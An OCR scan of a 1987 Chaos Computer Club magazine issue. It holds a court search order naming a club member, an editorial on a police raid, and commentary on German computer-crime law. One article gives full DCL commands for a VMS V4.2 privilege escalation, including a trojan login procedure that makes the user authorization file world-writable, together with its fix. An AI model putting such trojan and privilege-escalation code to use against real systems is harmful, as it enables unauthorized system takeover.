
DM 3,00

Die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende

Ein Organ des Chaos Computer Club

Numero 23 - Oktober 1987



NOTAUSGABE

kleinanzeige

Amtsgericht Hamburg
Abteilung 162

Sievekingplatz 3, Strafjustizgebäude, 2000 Hamburg 36
[illegible]

Geschäftsnummer: 572

162 Gs 863/87 41 Js 36/87	114	3497 572		16.9.1987

Beschluß

In dem Ermittlungsverfahren gegen Steffen Werner,
geb. am 21.12.1961 in Wuppertal, u.a.

wegen des bestehenden Verdachts der Ausspähens von Daten

beschließt das Amtsgericht Hamburg, Abteilung 162
durch den Richter am Amtsgericht Fitsch:

Auf Antrag der Staatsanwaltschaft bei dem Landgericht Hamburg wird die Durchsuchung

der Wohn- und Nebenräume

der Geschäfts-, Büro- und sonstigen Betriebsräume

des Beschuldigten Steffen Werner

in Eppendorfer Landstr. 165 bei Tizius,
2000 Hamburg 20,

der ihm gehörenden Sachen

sowie seiner Person und seiner Kraftfahrzeuge angeordnet
Gründe:

Der Beschuldigte ist aufgrund der bisherigen Ermittlungen verdächtig,
gemeinsam mit noch nicht ausreichend identifizierten Clubmitgliedern von Hamburg aus in der Zeit nach dem 01.08.1986 jeweils allein oder gemeinschaftlich handelnd durch mehrere selbständige Handlungen, jeweils durch dieselbe Handlung

a) unbefugt Daten, die nicht für sie bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft zu haben,
b) eine Datenverarbeitung, die für einen fremden Betrieb ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, dadurch gestört zu haben, daß sie rechtswidrig Daten löschten, unterdrückten, unbrauchbar machten oder veränderten,

indem sie jeweils allein handelnd oder gemeinsam

1) in das Computersystem VAX der europäischen Organisation für Kernforschung (Cern) in Genf (Schweiz) eindrangen, Daten ausspähten und veränderten, wobei Paßwörter und Privilegien so verändert wurden, daß für die Berechtigten keine Möglichkeit mehr bestand, auf ihr eigenes System zuzugreifen,

2) bei der Firma Philips in Frankreich in das dortige VAX-Computersystem eindrangen, Daten ausspähten und veränderten sowie "Accounting"-Aktenunterlagen manipulierten, Kennworte modifizierten und Programme auf Systemniveau hinzufügten, wobei in beiden Fällen bei den Organisationen Schäden entstanden, die z.Zt. noch nicht absehbar sind.

Vergehen, strafbar gemäß §§ 202a, 303a, 303b, 25 Abs. 1 und 2, 52, 53 StGB.

Ausgefertigt

[illegible]

Die Datenschleuder

Lieber Leser!

Die beste Ausrede für unser diesmaliges Späterscheinen werden Sie sicherlich schon der Tagespresse entnommen haben. Es bereitet uns einige Schwierigkeiten, diese Datenschleuder mit einem erheblichen Defizit an Redaktionsmaterial und -Technik so aufzubereiten, wie sie jetzt hinter uns und vor Ihnen liegt. Leider hat uns das Bundeskriminalamt einiger Wissensmaschinen von zentraler Bedeutung für die Bildschirmtext- und Datenschleuder-Redaktion entledigt.

Das BKA hat sich bei uns nun also nicht nur eine kostenlose Schulung im Hacken sowie eine Grundausstattung vorsortierter Literatur, sondern auch die persönlichen Daten aller unserer Mitglieder und Abonnenten abgeholt.

Jeder Abonnent der Dateschleuder und jedes Mitglied des CCC e.V. ist daher spätestens jetzt beim BKA aktenkundig. Es kann nicht davon ausgegangen werden, daß der Datenschutz gewahrt wird.

Außerirdische Weltraumschiffe

In diesem Zusammenhang sei darauf hingewiesen, daß ein eventueller Prozeß zur Schaffung von Präzedenzfällen für das zweite WiKG wahrscheinlich zu keinem juristisch brauchbaren Ergebnis, mit Sicherheit aber zu unserem ökonomischen Exitus führen würde, denn trotz öffentlicher Äußerungen diesbezüglich sind bisher leider keine Eingänge von Gorbie oder seinesgleichen auf unseren Konten gutgeschrieben worden.

Daher bitten wir die Leser und das Umfeld um finanzielle Unterstützung zur Gründung eines Prozeßkostenfonds für mittellose Hacker. Schließlich pflegen wir für eben dieses Umfeld gelegentlich unsere Köpfe hinzuhalten, wenn irgendwelche wildgewordenen Ordnungsbehörden blindwütig um sich schlagen.

Wir empfehlen, Spenden, die ausschließlich diesem Zweck dienen sollen, durch das Stichwort „HACKERHILFE" eindeutig zu kennzeichnen.

Doch nun zu einer weiteren Folge aus der Serie „Pech und Pannen": Die Telefonnummer des Apparates in den Clubräumen („Achtung Abhörgefahr") ist in der letzten Ausgabe zum Leidwesen eines nichtsahnenden Postgeschädigten fehlerhaft abgedruckt worden.

Die richtige Nummer lautet:

490 37 57

„Ein Specht hackt jetzt an unseren Rechnern und wir hacken auf der Schreibmaschine."

Vic.

Erwartungsgemäß soll jede Art von Software, insbesondere das Betriebssystem einer Rechenanlage, dem Anwender einen fehlerfreien und sicheren Betrieb des Computersystems garantieren. Die Systementwickler entwerfen Programme, ohne auch nur im geringsten zu erwarten, daß sie auf Anhieb korrekt sein werden. Programmierer verbringen mindestens genau soviel Zeit damit, ihre Software zu testen und eventuellen Fehlern entgegenzuwirken.

Was das im einzelnen für Bugs, also Fehler sind, ist schwer zu sagen. Manche sind sicher harmlos, andere möglicherweise kritisch und führen zum gefürchteten Systemcrash. Programmierfehler sind nun einmal unvermeidbar, und manchmal auch einfach unauffindbar.

Wer dennoch glaubt, daß Software Engineering primitiv ist und Fehler grundsätzlich vermieden werden können, der hat noch keine größeren Probleme in algorithmischer Form in Angriff genommen. Die großen Systemhersteller beschäftigen Spezialisten ausschließlich für die Qualitätssicherung ihrer Softwareprodukte. Denn sie wissen, daß Programmierer eigene Fehler am schwersten finden oder diese gar mit Absicht einbauen können.

Software wird nicht erst dann zur Benutzung freigegeben, wenn sie nachweisbar korrekt funktioniert, sondern bereits dann, wenn die Häufigkeit, mit der neue Fehler entdeckt werden, auf ein für die Geschäftsleitung akzeptables Niveau gesunken ist. Anwender müssen lernen, Fehler und deren Konsequenzen zu erwarten. Ihnen wird gerade von den Hackern häufig erklärt, wie sie bis zur Verbesserung der Software die Fehler umgehen können.

Gerade die VAX-Systeme und ihr Betriebssystem VMS von DEC setzen sich aus einfach zu verstehenden und strukturiert aufgebauten Software-Modulen zusammen. VMS gilt bei den Hackern nicht zu Unrecht als eines von der Qualität und Systemsicherheit meistgeschätztesten Betriebssysteme der Welt. Doch auch in dem so ausgeklügelten VMS werden immer wieder Bugs entdeckt, die sich als echte Sicherheitslöcher des Betriebssystems erweisen.

Ziel eines auf Datenreise befindlichen VAX-Tüftlers ist bekannterweise nicht nur das Eindringen in VAXen, sondern diese auch unter Kontrolle zu bekommen. Um sich nun nach einem Eindringen in ein VAX-System die nötigen SYSTEM-Privilegien zu verschaffen, sucht der geschickte und erfahrene Hacker erst einmal nach dem SESAM ÖFFNE DICH des Betriebssystems. Erst wenn dieser gefunden ist und das Reich der Privilegien erschlossen wurde, gilt eine VAX unter Hackern als geknackt bzw. offen.

Einige dieser SESAM ÖFFNE DICH-VAX-Verfahren gingen in die Geschichte ein. Des Hackers wahre Freude ist die Vielzahl und Reichhaltigkeit dieser Verfahren, um rasch als unpriviligierter User den Status des SYSTEM-Managers einzunehmen.

Die Geschichte vom Trojanischen DCL Pferd (Digital Command Language) in VMS V4.2 bietet besonderen Anlaß zur Aufmerksamkeit. DEC bietet seit der VMS Generation 4.X ein neues SECURITY-Utility an - die ACE's und ACL's (Access Control Entries/Lists).

Ein ACL bietet dem SYSTEM Manager die Möglichkeit, auf bestimmte Objekte, wie etwa Dateien und Peripherie, nichtprivilegierten Usern Rechte zu gewähren oder eben auch zu verwehren. Seit VMS V4.2 ist nun neu, daß ACLs auch auf LOGICALs setzbar sind. Da im Prinzip jeder User ACLs verwenden darf, stellte sich die Frage, ob eben diese auch auf Objekte setzbar wären, deren Berührung normalerweise SYSTEM-Privilegien erforderte.

Die Softwareanalytiker bei DEC unterließen in VMS V4.2 die Prüfung auf das für eine Modifizierung der SYSTEM-Tabelle erforderliche SYSNAM-Privileg. Dieses ermöglicht nun einem nichtpriviligierten User, die SYSTEM Tabelle mit einem ACL zu versehen, der äquivalent mit dem SYSNAM-Privileg sämtliche Rechte auf die SYSTEM Tabelle gewährt.

```
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*-
,ACCESS=R+W+E+D+C)
- LNM$SYSTEM–TABLE
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*-
,ACCESS=R+W+E+D+C)
- LNM$SYSTEM–DIRECTORY
```

Diese beiden DCL-Zeilen bieten mit der ID=* jedem User einer 4.2er VAX die Rechte R=read, W=write, E=execute, D=delete und C=control auf die SYSTEM-Tabelle. Dieser Bug birgt weiterhin das Risiko eines Systemcrashs, falls ein Unerfahrener alle in der SYSTEM-Tabelle befindlichen LOGICALs löscht. Das SYSNAM-Privileg und somit auch dieser ACL zählen zur Gruppe der SYSTEM-Privilegien, doch dies bedeutet noch lange nicht, alle Privilegien einer VAX zu besitzen.

Der Hacker bedient sich des Trojanischen Pferdes, indem er die Möglichkeit nutzt, fremde LOGICALs in die SYSTEM-Tabelle einzutragen. Jeder einloggende User durchläuft eine ihm zugewiesene login-Prozedur. Weist man dieser Prozedur einen LOGICAL-Namen zu, so wird VMS erst dem LOGICAL folgen und nicht erst die Prozedur namens LOGIN.COM starten. Im User Authorization File (UAF) wird für jeden User diese login-Prozedur als LGICMD definiert. Im Grundzustand verwendet DEC besagtes LOGIN, falls im UAF bei LGICMD keine andere Prozedur definiert wurde.

```
$ DEFINE/SYSTEM LOGIN DISK:ÄDIRECTO-
RYÜTROJANHORSE.COM
```

Das vom LOGICAL LOGIN aufgerufene Trojanische DCL Pferd prüft die Privilegien jedes einloggenden Users und läßt die VAX vom eigenen SYSTEM Manager persönlich sprengen. Als DCL Prozedur bietet sich förmlich an:

```
$ IF F$PRIVILEGE("SETPRV") .EQS. "FALSE"
THEN GOTO NIX
$ SET PROCESS/PRIVILEGE=ALL
$ SET PROTECTION=(W:RWED) SYS$SY-
STEM:SYSUAF.DAT
$ DELETE ' F$LOGICAL("LOGIN")
$ DEASSIGN/SYSTEM LOGIN
$ NIX:
$ §SYS$LOGIN:LOGIN.COM
```

Es darf nicht vergessen werden, dieses File auch für die Benutzung durch World User freizugeben. Der erste einloggende privilegierte User wird unbemerkt dem Hacker die Kontrolle über das SYSTEM anvertrauen. Der Hacker braucht nur noch mittels des UAF-Programms und eventueller Umgehung von möglichen Security-Maßnahmen seitens des SYSTEM-Managers seinem eigenen Account alle Privilegien zu geben. SYSTEM-Manager oder Hacker können natürlich ebenso durch einen ACL die Modifizierbarkeit der SYSTEM-Tabelle verhindern.


```
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*-
,ACCESS=R+E)
- LNM$SYSTEM–TABLE
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*-
,ACCESS=R+E)
- LNM$SYSTEM–DIRECTORY
```

Diese Methode wurde bereits in der amerikanischen DECUS Pagewapper Anfang letzen Jahres diskutiert. DEC reagierte damals mit einem VMS-Update auf V4.3, womit dieser DCL-Bug verschwand. Erstaunlicherweise existieren am internationalen Datennetz immer noch Maschinen mit der 4.2er Betriebssystem-Version. Kaum zu glauben, daß dort noch nicht einmal der Bug bekannt zu sein scheint.

S.Stahl

Die aktuellen Tarife für's Hacken

1. Teil



Jede Freizeitbeschäftigung hat ihren Preis. Zu den exclusiven, superteuren Hobbies würde ich das Hacken zählen. Nicht wegen der wucherähnlichen Gebühren der Post. So ärgerlich die auch sein mögen, das allein wäre noch erträglich. Gemeint sind die aktuellen "Tarife", die ein Hacker zu "bezahlen" hat, wenn er sich erwischen läßt. Der NASA-Hack, der wieder viele unbedarfte Nachahmer motivieren dürfte, sowie die die jüngsten Hausdurchsuchungen beim CCC - Steffen und Wau - wegen angeblicher Hacks bei CERN (Schweiz) und Philips (Frankreich) sind ein guter Anlaß, die Tarifstruktur durchschaubar zu machen.

Mit Wirkung vom 1.8.1986 sind die in der Presse sogenannten Anti-Hacker-Gesetze in Kraft getreten. Korrekt geht es um das zweite Gesetz zur Bekämpfung von Wirtschaftskriminalität (2. WiKG). Nachfolgend wollen wir einmal betrachten, was diese Gesetze dem Hacker so zu bieten haben.

Für den preiswerten Einstieg (bis zu 2 Jahren Freiheitsstrafe oder Geldstrafe) wäre zunächst der neue Ü 202a StGB zu nennen. Besonderer Vorteil: Jederzeit problemlos zu buchen! In Ü 202a StGB wird das "Ausspähen von Daten" unter Strafe gestellt. Strafbar macht sich, "wer unbefugt Daten, die nicht für ihn bestimmt und gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft".

Es müssen also Daten sein, die nicht für einen bestimmt sind und für die man keine Zugangsberechtigung hat. Soweit, so gut. Es muß sich also um Daten handeln, die "besonders gesichert" sind, welche man sich oder einen anderen "verschafft". Was aber ist unter "besonders gesichert" und "verschaffen" i.S.d. Ü 202a StGB zu verstehen?

Fraglich ist vor allem, ob schon ein einfacher und normaler Paßwortschutz die Daten besonders sichert. Da es kaum einen simpleren und primitiveren Schutz von Daten gibt als eine Paßwortabfrage, kann man also wohl kaum von einer besonderen Sicherung sprechen.

Andererseits ist ein Paßwort die derzeit technisch unkomplizierteste, wirtschaftlich vertretbarste und zugleich auch praktisch sinnvollste Schutzmaßnahme. Außerdem hat der Besitzer der Daten durch einen Paßwortschutz hinreichend deutlich gemacht, daß diese Daten nur befugten Personen zur Verfügung stehen sollen, und daß er sich um die Abwehr von Unbefugten ernsthaft bemüht. Damit sind die Voraussetzungen erfüllt, die der Gesetzgeber erfüllt wissen wollte, um einen strafrechtlichen Schutz von Daten zu gewähren.

Gerichtsentscheidungen sind, soweit mir bekannt, hierzu noch nicht ergangen. Die soeben ausgeführte Argumentation halte ich für richtig, und sie ist im juristischen Schriftum inzwischen vorherrschend. Von daher ist davon auszugehen, daß eine Strafbarkeit wegen Ausspähens von Daten schon dann in Betracht kommt, wenn die Daten nur durch eine Paßwortabfrage gesichert sind.

Damit sind wir bei dem Problem: Wann hat man sich (oder einem anderen) Daten "verschafft"? Zum einen, wenn man selbst von den Daten Kenntnis erlangt (also wenn man sie liest) bzw. einem anderen die Kenntnisnahme ermöglicht. Auch ohne Kenntnisnahme sind die Daten "verschafft", wenn man sie in Besitz nimmt. Das wäre der Fall, wenn die fremden Daten auf einem Datenträger mitgespeichert oder auf Papier ausgedruckt werden.

Wer also den Paßwortschutz eines Systems knackt und sich dann in dem System umsieht, das heißt Daten liest oder downloaded, hat den Ü 202a StGB fest gebucht. Wer erwischt wird, könnte sich aller-

dings darauf berufen, er habe nur das Paßwort geknackt, sich dann aber sofort wieder ausgeloggt, ohne sich im System weiter umgesehen zu haben. Das ist zwar kaum wahrscheinlich, das Gegenteil dürfte aber nur schwer zu beweisen sein.

Fraglich ist, ob diese Argumentation geeignet ist, einer Strafe wegen Ausspähens von Daten zu entgehen. Immerhin ist das erhackte Paßwort auch ein Datum, was man sich verschafft hat. Und zwar eins, das besonders geschützt ist: Quasi durch das Paßwort selbst! Warten wir ab, wie die Gerichte entscheiden werden.

Festzuhalten bleibt, daß wer in eine durch Paßwortabfrage gesicherte Mailbox, Datenbank oder ein sonstiges Rechnersystem (vorsätzlich) unbefugt eindringt, mit einer Strafe wegen Ausspähens von Daten zu rechnen hat. Als kleines Bonbon für gefrustete Hacker: Der Versuch ist nicht unter Strafe gestellt. Außerdem wird die Straftat nur auf Antrag des Verletzten verfolgt. D.h., daß die Staatsanwaltschaft von sich aus die Tat nicht verfolgen kann.

Soweit der Billigtarif für Einsteiger. Aber das Gesetz hat für extravagante Kunden auch noch teurere Angebote auf Lager. Z.B. für solche, die Daten zerstören oder verändern. Dazu zählen auch der Einsatz von Viren oder (die wohl auch beim NASA-Hack eingestzten) Trojanischen Pferde. Damit sind wir beim Thema Datenveränderung (Ü 303a StGB) und Computersabotage Ü 303b StGB).

Der Tarif für die schlichte Datenveränderung ist noch relativ moderat: Es wird Freiheitsstrafe bis zu zwei Jahren oder Geldstrafe geboten. Computersabotage kommt schon teurer: Freiheitsstrafe bis zu 5 Jahren oder Geldstrafe. Manche Hacker werden sich jetzt vielleicht in die Brust werfen, bekannte Phrasen über "Hacker-Ethos" ablassen und kategorisch feststellen: "Hacker sabotieren nicht." - Doch! So zum Beispiel die NASA-Hacker! (Oder waren das gar keine "Hacker" ???)

Zunächst zur Datenveränderung. Bestraft wird, wer Daten "löscht, unterdrückt, unbrauchbar macht oder verändert". Da ist das Gesetz einmal so erfreulich deutlich, daß es auch dem Laien kaum noch kommentiert zu werden braucht. Praktisch jede Manipulation von gespeicherten Daten wird von der Norm erfaßt. Dazu gehört natürlich auch das Ergänzen von Daten, zum Beispiel das Einfügen eines neuen Paßworts in die Passwort-Datei. Fast überflüssig zu erwähnen, daß Programme selbstverständlich auch Daten sind. Werden Programme durch Viren oder Trojanische Pferde verändert, so liegt eine strafbare Datenveränderung vor. Dies kommt ebenso in Betracht, wenn Daten an einen anderen Empfänger umgeleitet oder sonst abgefangen werden.

Im Gegensatz zum Ausspähen von Daten ist hier auch schon der Versuch strafbar. Stümperei schützt also vor Strafe nicht! Verfolgt wird die Datenveränderung - wie auch die im Anschluß vorgestellte Computersabotage - nur auf Antrag. Bei besonderem öffentlichen Interesse kann die Staatsanwaltschaft aber auch von Amtswegen, also ohne Strafantrag des Verletzten, einschreiten.

Die Computersabotage (Ü 303B StGB) soll uns hier nur in ihrer ersten Fallgestalt (Ü 303b I Nr.1 StGB; Nr.2 bezieht sich nur auf Beschädigung von Hardware) interessieren. Dort baut sie auf der Datenveränderung auf. Computersabotage ist demnach eine Datenveränderung (wie oben dargestellt), wenn dadurch "eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist", gestört wird.

"Von wesentlicher Bedeutung" ist eine DVA, wenn von ihrem störungsfreien Ablauf die Funktionstüchtigkeit des Betriebes im Ganzen abhängt. Dies betrifft heute, rasch zunehmend, die meisten Betriebe, Unternehmen oder Behörden, die eine elektronische Datenverarbeitung einsetzen.

Keineswegs falsch dürfe die Annahme sein, daß die EDV-Anlagen der NASA und der ihr angeschlossenen Forschungsinstitute für ihre Betreiber eine wesentliche Bedeutung haben. In diesen Anlagen der NASA (und anderer Institute) sind bei dem NASA-Hack Daten durch Einsatz von Trojanischen Pferden verändert worden. Damit haben die NASA-Hacker ein schönes Beispiel für eine Computersabotage geliefert. Auch bei der Computersabotage ist schon der Versuch strafbar. Zur Erforderlichkeit eines Strafantrags siehe oben.

Im folgenden zweiten Teil dieses Artikels werden die etwas teureren Normen vorgestellt und Überlegungen angestellt, ob und wie unter bestimmten Umständen straffreies Hacken möglich sein könnte.


Stoepsel

CLINCH/DS-RED/STÖEPSEL/30.09.87/23:20/8494 Z.

Die aktuellen Tarife für's Hacken

2. Teil

Hackern, denen selbst bei Androhung von bis zu fünf Jahren Freiheitsstrafe noch der rechte Nervenkitzel fehlt, kann geholfen werden. So sind im Rahmen der "Anti-Hacker-Gesetze" Normen eingeführt worden, nach denen in besonderen Fällen bis zu 10 und sogar bis zu 15 Jahren Freiheitsstrafe verhängt werden kann. Mehr hat unser Strafrecht selbst einem Totschläger nicht zu bieten.



Die Normen, bei denen die angesprochenen hohen Strafen (in besonders schweren Fällen) verhängt werden können, sind der Computerbetrug (Ü 263a StGB) und die Fälschung beweiserheblicher Daten (Ü 269 StGB).

Hier sind wir wieder an einem Punkt, wo "ehrliche" und "ehrenhafte" Hacker aufbegehren werden: "Betrügen tun wir wirklich nicht!" - Nein, wirklich nicht? Da wäre ich mir gar nicht so sicher.

Der Computerbetrug nach Ü 263a StGB baut auf dem "normalen" Betrug auf. Er soll Strafbarkeitslücken schließen, wenn statt eines Menschen ein Computer "betrogen" wird. Daher sei hier zunächst der schlichte Betrug nach Ü 263 StGB erklärt.

Der Betrug nach Ü 263 StGB setzt in Kurzform folgendes voraus: Der Täter nimmt einem anderen gegenüber eine Täuschungshandlung vor. Diese bewirkt bei dem Getäuschten einen Irrtum. Aufgrund dieses Irrtums nimmt der Getäuschte eine vermögensschädigende Verfügung über eigenes oder fremdes Vermögen vor.

Beim Computerbetrug nach Ü 263a StGB ist die Vermögensschädigung eines Dritten nun auch strafbar, wenn nicht eine Person, sondern ein Computer durch Eingriffe ins Programm oder durch Manipulation von Daten etc. "getäuscht" wird. Ein einfaches Beispiel für einen Computerbetrug: Bankangestellter A manipuliert die im Computer seiner Bank gespeicherten Daten so, daß sein Minuskonto wieder einen schönen Guthabenbetrag ausweist. Fälle dieser Art mögen dem Gesetzgeber in erster Linie vorgeschwebt sein, als er den Ü 263a einführte. Aber die Anwendbarkeit des Computerbetrugs geht erheblich weiter. So ist der Gebrauch von "Leih-NUI's" unproblematisch als Computerbetrug zu bewerten. Denn das Vermögen des NUI-Inhabers wird dadurch geschädigt, daß durch unbefugte Benutzung von Daten (NUI Teil A und B) der Ablauf eines Datenverabeitungsvorgangangs (beim PAD durch Leistungsgewährung an den Unberechtigten) beeinflußt wird. Dieser Vermögensschaden ist "stoffgleich" mit dem Vermögensvorteil, den der Täter anstrebt und auch erwirbt. Damit liegen die Voraussetzungen des Computerbetrugs vor.

Entsprechend dürften, abhängig vom Einzelfall, die Voraussetzungen eines Computerbetruges auch dann vorliegen, wenn mit einem fremden oder falschen Paßwort ein anderes Netzwerk für eine preiswerte Datenreise geöffnet wird. Von daher könnte auch unter diesem Gesichtspunkt beim NASA-Hack ein Computerbetrug begangen worden sein.

Allgemein ist zu den Voraussetzungen des Computerbetrugs noch anzumerken, daß strafbar nur die vorsätzliche Handlung ist. Wie schon angedeutet, muß zusätzlich, wie bei Ü 263 auch, der Täter die Absicht haben, sich durch seine Handlung einen rechtswidrigen Vermögensvorteil zu verschaffen. Auch beim Computerbetrug ist schon der Versuch strafbar.

Abschließend kommen wir zur Fälschung beweiserheblicher Daten (Ü 269 StGB). Bestraft wird nach dieser Norm, wer zur Täuschung im Rechtsverkehr beweiserhebliche Daten so speichert oder verändert, daß bei ihrer Wahrnehmung eine unechte oder verfälschte Urkunde entstehen würde. Ebenso bestraft wird, wer derart gespeicherte oder veränderte Daten gebraucht. Aufgrund des doch recht beträchtlichen Strafrahmens - es können bis zu fünf, und wie bereits dargelegt, in besonders schweren Fällen bis zu 15 Jahren Freiheitsstrafe verhängt werden - soll hier etwas näher erläutert werden, wann eine Strafbarkeit nach Ü 269 StGB vorliegen könnte.

Ü 269 StGB knüpft an den Ü 267 StGB (Urkundenfälschung) an. Im Unterschied zu Urkunden sind Daten nicht unmittelbar wahrnehmbar. Die Daten sind im Hauptspeicher des Computers oder auf Datenträger gespeichert. Dort sind sie für den Menschen nicht ohne Hilfsmittel sichtbar. Erst wenn die Daten auf einem Bildschirm angezeigt oder von einem Drucker ausgedruckt werden, sind sie wahrnehmbar. Frühestens dann könnten die Daten eine Urkunde sein. Der Gesetzgeber wollte die Strafbarkeit aber vorverlegen auf den Zeitpunkt der Manipulation der Daten. Das hat den Vorteil, daß die Strafbarkeit nicht zufällig davon abhängt, ob bzw. wann die Daten sichtbar gemacht werden. Deswegen ist in Ü 269 StGB unter Strafe gestellt worden, beweiserhebliche Daten so zu manipulieren, daß diese Daten - wären sie unmittelbar wahrnehmbar - eine unechte oder verfälschte Urkunde darstellen würden.

Entscheidend ist, was unter einer unechten oder verfälschten Urkunde zu verstehen ist. Eine unechte Urkunde würden die Daten bei ihrer Wahrnehmbarkeit sein, wenn über den Aussteller der Urkunde getäuscht wird. Also wenn die Daten nicht von demjenigen stammen, von dem sie zu stammen scheinen. Verfälscht wird eine Urkunde, wenn eine zunächst echte Urkunde so verändert wird, daß ihr Inhalt dem Erklärenden (Aussteller) nicht mehr zuzurechnen ist.

Ebenfalls bestraft wird das Gebrauchen der in oben beschriebener Weise manipulierten Daten. Ein Gebrauchen liegt z.B. vor, wenn dem zu Täuschenden die Daten auf einem Datenträger überlassen oder am Bildschirm sichtbar gemacht werden.

Dazu ein Beispiel: Banklehrling L "spielt" an dem Rechner seines Kreditinstituts herum. Dabei manipuliert er die im Rechner gespeicherten Daten so, daß sein Girokonto endlich mal wieder schwarze Zahlen zeigt. Außerdem richtet er sich ein neues Sparbuch mit einem Guthaben von 100.000,- DM ein. - Im ersten Fall würde bei Wahrnehmbarkeit der Daten eine verfälschte, im zweiten eine unechte Urkunde vorliegen.

